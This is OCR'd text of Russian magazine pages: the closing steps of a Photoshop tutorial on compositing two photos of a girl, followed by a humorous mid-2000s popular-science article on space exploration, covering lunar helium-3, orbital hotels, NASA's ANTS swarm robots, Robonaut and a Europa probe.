02 …ЗАТЕМ СЛЕВА!

Откроем следующее изображение (girl_left.dng) и применим те же настройки Camera Raw. Когда обе картинки импортированы, необходимо убедиться в адекватности цветов — цифровые камеры в автоматическом режиме могут искажать цвет от кадра к кадру. Если разница между фотографиями налицо, можно использовать фильтр Color Match (см. врезку «Сопоставим колорит») для их коррекции. Впрочем, обычно разница невелика, и этот шаг скорее всего не пригодится.




03 СОХРАНЯЕМ

Выбрав инструмент Crop, избавимся от лишнего фона, оставив немного места по краям изображения, просто чтобы не было тесно. Теперь перенесем изображение girl_right в соседнее фото — появится новый слой. Теперь нам лучше сохранить свою работу в формате PSD под новым именем.


04 МЕНЬШЕ ТОЧЕК

Вооружившись инструментом *Pen*, начнем обводить верхнюю фотографию. Чтобы контур получился максимально гладким, постараемся использовать как можно меньше промежуточных точек (возможно, для этого придется потратить немного времени на освоение кривых Безье). Небольшая подсказка: нет необходимости сохранять все детали. Никто ведь не узнает, что мы оставили за кадром прядь волос, которую не получилось обвести аккуратно!




05 СОЗДАЕМ ВЫДЕЛЕНИЕ

Поскольку джинсы нам в этом кадре не понадобятся, то обводить их мы не станем — оставим только лишь часть бедер, чтобы потом было проще подгонять верхнюю картинку к нижней. Как только контур завершен, конвертируем его в выделение, кликнув по нему, удерживая <*Ctrl*>, и нажимаем на кнопку Load Path As A Selection в нижней части панели Paths. Теперь скопируем выделенную область в новый слой, выбрав *Layer > New > Layer Via Copy*.



06 ОЧЕНЬ БЛИЗКО: ТАЛИЯ

Теперь проделаем все то же самое с фото, из которого мы хотим взять только нижнюю часть. Особое внимание стоит уделить верхнему краю джинсов, поскольку это будет место стыковки двух наших фрагментов. Если во время создания контура работу сильно приблизить, то выделение будет более точным и аккуратным.



07 ВЫРЕЗАЕМ НИЖНЮЮ ЧАСТЬ


Как только контур завершен, повторим действия из шага 5, чтобы скопировать нижнюю часть тела также в новый слой. Теперь создадим новый слой, залив его каким-нибудь ярким цветом (например, синим), чтобы увидеть недочеты проделанной работы.

08 ГРУППИРУЕМ ПАРАМИ

Мы получили две отдельных части девушки, плывущие в синей бесконечности. Поскольку джинсы были вырезаны точно по талии, то мы решили, что слой с ногами будет верхним. «Подцепив» его мышкой, перетащим его в самый верх слоев на панели *Layers*. После этого создадим новую папку слоев (New Group в CS2 или Layer Set в CS1). В нее мы сложим исходные изображения, так как никто не знает, когда они нам понадобятся в следующий раз. Нажмем на глаз слева от папки, чтобы скрыть ее содержимое.

09 РАЗУМНЫЕ ОБЪЕКТЫ

Когда мы попытаемся совместить две половинки тела, то обнаружим, что угол между ними не совсем верный, поэтому верхнюю часть нам придется немного развернуть. Чтобы не возникло проблем с пикселизацией, превратим слой в *Smart Object*: кликнем по слою на панели *Layers* и, нажав на маленькую черную стрелку в правом верхнем углу панели, выберем *Group Into New Smart Object*. Если дело происходит в CS1, где этой функции нет, придется работать так.




10 СОВМЕЩАЕМ!

Развернем верхнюю часть девушки, выбрав в меню *Edit > Transform > Rotate*, чтобы обе части тела подходили друг к другу как можно лучше. За ориентир возьмем верхний край джинсов. Возможно, стоит сделать на панели *Layers* верхний слой полупрозрачным, чтобы наблюдать, что происходит с обоими слоями одновременно. Когда все готово, вернем непрозрачность к исходным 100%.


11 НАДЕНЕМ МАСКУ

Теперь самое интересное. Нужно соединить половинки так, чтобы никто не догадался, где проходит линия стыка. Создадим *Layer Mask* для слоя с джинсами, нажав на *Add Layer Mask* на панели *Layers*. Теперь осторожно скроем лишние части изображения мягкой черной кистью. Выбирать, что оставить, а что убрать, придется методом проб и ошибок — хорошо, что маска позволяет легко исправить все неверные действия.




12 ХИТРЫЕ МАСКИ

Теперь, когда все готово, добавим легкую тень, которую футболка должна отбрасывать на джинсы, — это сделает картинку еще более естественной. Создадим новый слой над слоем с джинсами и отконвертируем его в *Clipping Mask*, выбрав *Create Clipping Mask* в меню Layer. Благодаря этому нехитрому действию все, что мы нарисуем в этом слое, будет ограничено контурами изображения под ним, поэтому можно не беспокоиться, что тень окажется на футболке или животе девушки.



13 ШУМ В ТЕНИ

Для создания тени лучше использовать цвет, взятый непосредственно с джинсов, — в этом нам поможет инструмент *Eyedropper*. Не смотря на то, что эффект будет почти незаметным, стоит добавить немного шума (*Filter > Noise > Add Noise*), чтобы тень соответствовала общей текстуре фотографии. Будем экспериментировать с небольшими значениями, пока нам не покажется, что нам удалось повторить текстуру.




14 ПОРЯДОК НА РАБОЧЕМ МЕСТЕ

Чтобы ничего не растерять на панели Layers, будем группировать слои в папки. Тут, кстати, следует упомянуть то, что в Photoshop'е CS1 и CS2 слои скрепляются разными способами: в CS1 для этого служит скрепка, в CS2 она есть тоже, но привязать слои друг к другу можно и просто, кликнув по нужным слоям, удерживая <*Shift*>. После того как мы связали все нужные нам слои, нажимаем на маленькую черную стрелку в правом верхнем углу панели и выбираем New Group From Layers.


15 ОТБРАСЫВАЕМ ТЕНЬ

Сделаем копию только что созданной папки, перетащив ее значок на кнопку *Create A New Layer* в нижней части панели Layers. Поскольку применять стили слоя к группам пока нельзя, просто склеим все слои папки в один, выбрав *Merge Group* из меню. Теперь от этого слоя можно отбросить легкую тень — *Drop Shadow*.




16 НАМЕКАЕМ НА ПОЛ

Сейчас есть ощущение, что девушка зависла в безбрежном голубом пространстве. Чтобы избавиться от него, нарисуем несложный «пол», на котором она стоит. Чтобы создать иллюзию горизонтальной поверхности, мы отбросим от ног девушки две легкие тени. Создадим новый слой и зададим ему тип наложения *Multiply*, отметив Opacity 50—60%. В нем мы и нарисуем нашу тень под ногами девушки.



17 ТЕНЬ ПОД НОГАМИ

Повторим примерно то же самое на новом слое, используя большую кисть и *Opacity* 18%. Теперь нарисуем широкую линию, соединив ею обе ступни. При помощи *Layer Mask* и кисти меньшего диаметра немного сузим тень в самом центре.



18 НАСЫЩЕННОСТЬ И КОНТРАСТ

Теперь, когда работа почти закончена, можно заняться мелочами. Например, немного поработать со значениями *Contrast* и Saturation. Чтобы случайно чего-нибудь не напортить, воспользуемся *Adjustment Layers*. Кликнем на черно-белом кружке внизу панели *Layers* и выберем *Levels*. Сдвинем черный и белый движки ближе к центру, увеличив тем самым контраст.

TEXT ЮРИЙ СВИДИНЕНКО / METAMORPH@YANDEX.RU /

КОСМИЧЕСКАЯ ОДИССЕЯ

КАК ПРОДВИНУТЫЕ ПЕРЦЫ КОСМОС ПОКОРЯЮТ

ЗВЕЗДЫ — ХОЛОДНЫЕ ИГРУШКИ

Для тебя не секрет, что на Земле скоро станет тесно, причем ОЧЕНЬ скоро, буквально в течение этого века. Связано это, в основном, с резким увеличением продолжительности средней жизни человека. Биотехнологии, генетика и наномедицина медленно, но верно избавляют нас от таких страшных болезней, как рак, СПИД, геморрой и т.д. Вскоре — лет так через 40 — пойдет всерьез речь о том, что делать с армией здоровяков-старичков, которым уже за 80 (а в развитых странах уже давно думают, что вообще делать со стариками и их болезнями, которые обходятся налогоплательщикам весьма недешево. — Прим. Dr.). Еще через 10 лет — и того хуже: перспектива личного бессмертия станет вполне реальной.

Так вот, всем этим бессмертным пенсионерам и китайцам нужно будет где-то жить. На нашей планете это возможно еще в течение лет ста, но жить уже дальше будет невозможно, так как все будут сидеть друг у друга на головах. Для решения этого вопроса и существует такая интересная штука, как освоение планет, но пока мы ограничиваемся только пределами нашей солнечной системы.

Еще одна проблема состоит в том, что этой толпе пенсионеров нужна будет уйма энергии, которой уже сейчас не хватает. Дело в том, что запасов мировой энергии (нефть, газ) хватит только до середины нашего века, то есть до 2050—2060 годов. Потом бензин станет одним из музейных экспонатов, а все машины будут ездить на батарейках. Но и эта проблема решается, если освоить наши космические окрестности.

Как ты можешь видеть, современное развитие летательных космических средств протекает вяло. В 50—60 годах прошлого века все прогрессивное человечество думало, что вот-вот состоится полет первой ракеты на ядерном двигателе, в 70—80 — фотонной ракеты, но, похоже, свои силы мы переоценили – ничего подобного сейчас в космос не летает. Главная причина такого застоя — то, что космос перестал быть интересным для военных в прошлом веке, а закончившееся в 90-х годах противостояние «Совка» и Америки полностью отменило всякие глобальные программы полетов.

И тут впервые на горизонте появляются китайцы, которые не только отправляют человека в космос (что, собственно, не такой большой прикол), но и обещают построить в 2020 году на Луне базу по добыче гелия-3. Американцы и россияне тоже не отстают: с задержкой в несколько месяцев они тоже заявляют в СМИ о намерениях полететь на Луну раньше конкурентов — в 2015. Для справки: гелий-3 — ценнейший энергетический ресурс, который является идеальным экологически чистым топливом для термоядерного синтеза.

При его использовании не возникает радиации, поэтому проблема захоронения ядерных отходов, так остро стоящая перед миром, отпадает сама собой. Его запасы в верхних слоях поверхности Луны достигают около 500 миллионов тонн. На Земле этот изотоп практически отсутствует, в недрах планеты его не более нескольких сотен (!) килограммов.

Гелий-3 на Луну в течение миллиардов лет приносит солнечный ветер. Ученые узнали о его существовании на Луне, проводя анализы грунта, доставленного со спутника Земли советскими автоматическими станциями и американскими астронавтами.

Чтобы обеспечить на год все человечество энергией, необходимо лишь два-три (!) полета космических кораблей грузоподъемностью в 10 тонн, которые доставят гелий-3 с Луны. Затраты на межпланетную доставку будут в десятки раз меньше, чем стоимость вырабатываемой сейчас электроэнергии на атомных электростанциях.

ЧУЖИМИ РУКАМИ

Вот и представь себе, что жадные китайцы успели первыми, и уже объявили монополию на лунную энергию. Что делать в 2060—2070 годах бессмертным старичкам? Раскошелиться. А поскольку никто этого делать не любит, все богатые державы хотят успеть первыми. А так как на разработку проекта потребуется всего 25—30 миллионов долларов, то можно ожидать, что успеют поселиться на луне и отдельные частники. Не зря же частные космические корабли сейчас пользуются такой популярностью у инвесторов, в первую очередь у компаньона Билли — Пола Аллена. Ты, наверное, слышал об успешных полетах Space Ship One. И это только начало. Скоро в космос будут летать все кому не лень. Отельный магнат Бигелоу подготовит для «космических жителей» специальные орбитальные отели, а современные разработки в области ионного космического привода позволят сделать космические корабли маневренными и относительно быстрыми. Окололунное пространство будет вскоре занято космотуристами, грузовым

Вот он, робонавт!

Робонавт обслуживает МКС

Робонавт умеет даже гайки закручивать!

Система телеприсутствия позволяет управлять робонавтом

флотом, перевозящим гелий-3, и разными частными орбитальными станциями.

Если повезет, то в 2020 году или немного позже тебе удастся увидеть запуск космического лифта. Это гораздо упростит все транспортные перевозки с Земли на орбиту.

Короче говоря, в близком космосе перспективы развития не так уж и плохи. Что же мешает нам летать дальше? Почему до сих пор, например, никто не летает на Марс? Ну, во-первых, в этом нет необходимости. Во-вторых, пока бравые астронавты долетят до Марса на современных ракетах, половина из них умрет от лейкемии, а вторая половина скончается на обратной дороге, ведь в космосе очень много различного излучения и космических лучей. Возле Земли нас еще как-то защищает магнитное поле, но если собираешься лететь дальше — надо сразу покупать белые тапки, так как достоверно известно, что больше по пути ими никто не торгует.

NASA вкладывает огромные деньги в изучение противорадиационной защиты, которая сможет помочь хотя бы для экранирования астронавтов по пути на Марс и обратно. Но дальние путешествия нам пока не светят.

Вот почему вместо Гагариных в космос все чаще посылают роботов, благо кибернетика в последнее время развивается не по-детски. И в первую очередь взгляд ученых остановился на кластерных роботах, о которых я рассказывал в прошлом номере Импланта.

ЛУННАЯ АМЕБА

Представь себе такую картину: к Луне подлетает автоматический зонд, от которого отлетает цилиндрик, приземляется на лунную поверхность и там раскатывается в настоящий блин, способный к тому же ползать по поверхности нашего спутника и выполнять кучу полезной работы: копать, собирать минералы и гелий-3, строить лунную базу, проводить разведку на местности и многое другое. Это сегодня кажется фантастикой, но только сегодня. Робота-амебу NASA считает помощником №1 в лунной миссии и добыче полезных ресурсов.

Проект NASA называется «Автономные нанотехнологические рои» (Autonomous Nanotechnology Swarms — ANTS) и разрабатывается с 1996 года в исследовательском космическом центре Годдарда (Goddard Space Flight Center) совместно с исследовательским центром Лэнгли (Langley Research Center).

В частности, они построили робота TETwalker, то есть «ходока тетраэдрического», который служит прототипом маленького элемента будущей нанотехнологической «амебы». О кластерных нанороботах и конструктивном тумане я тоже рассказывал в прошлом выпуске Импланта, так что если тебе стало интересно, что вообще такое фрактальный наноробот — почитай.

МАКРОробот TETwalker — это пирамида из шести стержней, соединенных узлами, в каждом узле находится электроника и электродвигатели, способные в широких пределах менять длину стержней. Правильным тетраэдром данный робот является, только находясь в покое. Зато когда робот хочет попутешествовать, он меняет свою форму так, что центр тяжести выносится за предел опоры. Тут же следует

Гостиничный магнат из Лас-Вегаса, Роберт Бигелоу, заключил пари на $500 миллионов: до 2015 года его космический отель откроет двери для первых постояльцев. Если затея Бигелоу удастся, то нынешние редкие туристические поездки на Международную Космическую Станцию (МКС) покажутся пустяком по сравнению с потоком в десятки туристов, которые будут проводить свой отпуск на орбитальной станции, специально построенной для этой цели.
Бывший инженер NASA, Уильям Шнайдер, который участвовал в разработке TransHab, поначалу со скепсисом отнесся к предложению Бигелоу продолжить работу над тем же «космическим домом» уже для частного проекта.
Теперь, после ряда переделок, проект TransHab превратился в Nautilus — первый в мире орбитальный отель. На орбиту ракета должна вывести модуль, состоящий из жесткого «ядра» и обернутых вокруг него, словно десятки полотенец, надувных стен. Внешний диаметр конструкции — 4,57 метра. После запуска система жизнеобеспечения накачает внутрь воздух, который раздует стенки до диаметра 6,71 метра. Длина модуля составит 13,72 метра. Благодаря этому «отель» можно будет вывести в космос сравнительно небольшой ракетой. Да и вес этого сооружения, благодаря широкому использованию полимеров и кевлара, будет не так велик, как аналогичный модуль, построенный полностью из металлов. На торцах станции, где расположены жесткие переборки, развернутся солнечные батареи. Здесь же будут встроены стыковочные узлы для приема кораблей. Каких? «Да хотя бы российских "Союзов"», — размышляет Бигелоу. Хотя нельзя исключать появления новых «извозчиков», построенных частными фирмами.
Конечно, инженеры, работающие над отелем, представляют, сколько проблем им еще предстоит решить. Сам Бигелоу считает, что для него вероятность выиграть пари составляет 60%. Магнат рассчитывает продавать билеты на свою станцию (на несколько дней, а может быть, неделю) примерно по $8 миллионов. Что намного ниже, чем цена, которую первые космические туристы платили за визит на МКС ($20 миллионов). Эксперты рассчитали, что с такими расценками Бигелоу получит 20—30 постояльцев в год.

Nautilus — будущий орбитальный отель

опрокидывание на бок, но поскольку все стороны машины совершенно равнозначны, то никакого «падения» нет. Так робот и двигается. Каждый узел в вершине пирамиды может нести камеры и сенсоры, так что перед нами работающий прототип робота для исследования других планет, только в единичном экземпляре и не такой маленький, как надо для ANTS.
Теперь, если каждый тетраэдр дополнить стыковочным механизмом, мириады подобных машин смогут формировать ту самую «живую амебу», меняющую форму в зависимости от условий, а также заживляющую пробоины в самой себе.
Миниатюрные и сравнительно простые процессоры таких модулей смогут объединяться в единый компьютер, возможно, похожий на нейронную сеть, что позволит существенно облегчить работу исследователей при освоении нового небесного тела.
Авторы проекта предлагают называть такие корабли-роботы роями, хотя, учитывая, что его элементы будут соединены между собой, больше подошло бы определение «многоклеточный организм».
Нынешний МАКРОтреугольный робот — наглядный пример того, как может работать одна клетка такого робота-роя. Он уже не только катался по полу лаборатории в центре Годдарда, но уже успел побывать на испытаниях в Антарктиде. В январе 2005 года машина оказалась на научной станции Макмердо, где условия во многом напоминают Марс.
Когда этот проект будет трансформироваться в микро- и наномасштабы, то телескопические стержни можно будет заменить на свертывающиеся металлические ленточки или углеродные нанотрубки, что позволит «клеткам» будущей единой машины сжиматься почти до соприкосновения узлов, а значит, можно будет отправить на орбиту в одном запуске большее их количество.
В рамках данного проекта NASA развивает новое программное обеспечение, позволяющее треугольникам собираться в разные машины-трансформеры.

РОБОНАВТОВ — В КОСМОНАВТЫ

Дело было вечером, на МКС делать было нечего. Все орбитальщики мучили новое достижение западной кибернетики — дистанционно управляемого робота-космонавта, а в простонародьи — робонавта. Вот представь: сидишь ты внутри космического корабля, а тут метеорит в стенку — бах! Надо вылезать, брать ключ на 12 и газосварку — заваривать пробоину. Но это было бы, если бы мы навеки остались в прошлых 60-х. Сегодня ты, как храбрый капитан, надеваешь очки виртуальной реальности и посылаешь наверх юнгу-робонавта, который заварит под твоим непосредственным руководством что угодно. Удобно? Еще бы! Зачем рисковать лишний раз, когда можно направить это благородное дело (риск) на соблазнение девушек, например, а не на уничтожение жизненно важных органов в космосе. Роботу-то все равно. Он железный.
Робонавт, чудо мехатроники и кибернетики, сконструированный по заказу NASA и DARPA, по строению похож на живого человека. У него нервные узлы, аналогичные морфологии нашей нервной системы. Он также на аппаратном уровне «понимает», где право, где лево, а его руки, с пятью пальцами на каждой, по проворности обскачут любого космонавта. Все его пропорции выбраны таким образом,





Схема зонда, который полетит в Европу



А вот так Европа выглядит из космоса

TET Walker вживую

что он способен путешествовать по МКС и современным космическим кораблям без труда. Также предусмотрено его складывание в специальные отсеки для того, чтобы не мешал, когда он не нужен.

По количеству сенсоров он может переплюнуть любого существующего робота. В каждой его руке не менее 150 тактильных сенсоров, не считая тепловых, инерционных, динамометрических и прочих полезных датчиков. Снаружи робонавт защищен специальным сверхтвердым полимером.

Хоть основным его мозгом является человек, у робонавта имеется свой довольно мощный процессор, способный к самообучению. Так что рутинные операции типа протяжки болтов на поверхности звездолета он может выполнять сам.

Но, если нужно сделать что-то серьезное — космонавт берет шлем виртуальной реальности, надевает специальные перчатки и бродит по поверхности корабля в виде робонавта. NASA планирует сделать робонавтов встроенными уже на поверхности космических кораблей в специальных ячейках, чтобы в нужный момент не отнимать драгоценное время на подготовку и выброс робота через шлюз. Может, такая профессия будет — пилот робонавта :).

ШТУРМ ЛЕДЯНОЙ ЕВРОПЫ

У Юпитера есть интересный спутник — маленькая Луна-Европа, полностью покрытая настоящим льдом, под которым находится жидкая вода, подогретая жаром внутреннего ядра Луны. Среди планетологов бытует мнение, что в этой воде может быть примитивная жизнь: бактерии, простейшие (что-то типа амеб и инфузорий) и всякая другая мерзость. Чтобы быть точно в этом уверенным, нужно туда слетать и посмотреть, так как данных, полученных с зонда Cassini, пролетавшего недавно мимо Европы, недостаточно. Ну, естественно, сами мы туда лететь не будем – опять пошлем беспилотный зонд с роботом на борту. Цель робота — «приевропиться» на льду, просверлить в нем лунку, как это делают рыбаки, и запустить в недра жидкого мрака робота-субмарину. Не стоит тебе объяснять, что эта задача не из непростых. Чтобы получить с Луны несколько сотен граммов лунного грунта, «Совок» запустил к ней 3 (!) специальных лунохода, и только один вернулся с успехом. Сейчас, конечно, время не то, есть опыт в конструировании летательных аппаратов и беспилотных зондов, но все равно случаются промахи. Например, зонд Европейского Космического Агентства (ESA), Beagle-2, благополучно разбился о Марс два года назад. Его останки, конечно, сейчас можно увидеть через другой зонд — ESA Mars Express, но толку от этого мало.

Для успешного проведения европейской миссии корабль планируют оснастить специальной системой искусственного интеллекта, которая позволит сократить количество навигационных ошибок и принимать решения в особо трудных ситуациях. До сих пор неизвестно, насколько глубокий лед окружает Европу. Оценки в толщине ледяного панциря колеблются от пяти до ста километров. Многие ученые считают, что средняя толщина льда — 25 километров. Естественно, что при таком раскладе киберпосланец должен

ANTS на Луне

Официальный сайт Робонавта:
http://vesuvius.jsc.nasa.gov/er_er/html/robonaut/robonaut.html

Интересный сайт, публикующий новости освоения космоса и хай-тека:
http://www.technovelgy.com

Сайт программы ANTS:
http://ants.gsfc.nasa.gov/

Как работает система телеприсутствия робонавта — видео (3,2 Мб):
http://vesuvius.jsc.nasa.gov/er_er/html/robonaut/video/telep2.avi

Видео о том, как работает лунный ANTS
http://ants.gsfc.nasa.gov/features/LARA_lan.mov (27 Мб)
http://ants.gsfc.nasa.gov/features/RoveTalker.mov (78 Мб)

Эволюция фрактальных роботов:
http://ants.gsfc.nasa.gov/features/Tetman_Evo_dsl.mov

Саморемонт и деятельность в опасных ситуациях:
http://ants.gsfc.nasa.gov/features/hstrescue%20draft.avi (99 Мб)

Сборка различных строений:
http://ants.gsfc.nasa.gov/features/ManufacturePrelim.mov

найти самое тонкое место, чтобы «присверлиться».
Но и тут NASA не дремлет. Тренироваться бурить лунки будем на Земле! Антарктическое озеро Восток по многим параметрам похоже на ледяную поверхность Европы, поэтому тренироваться гидроботы будут именно там. Пуск миссии намечается на 2010—2015 годы, так что через десяток лет у нас будет возможность увидеть скользких тварей Европы, если они вообще существуют.

ТО ЛИ ЕЩЕ БУДЕТ

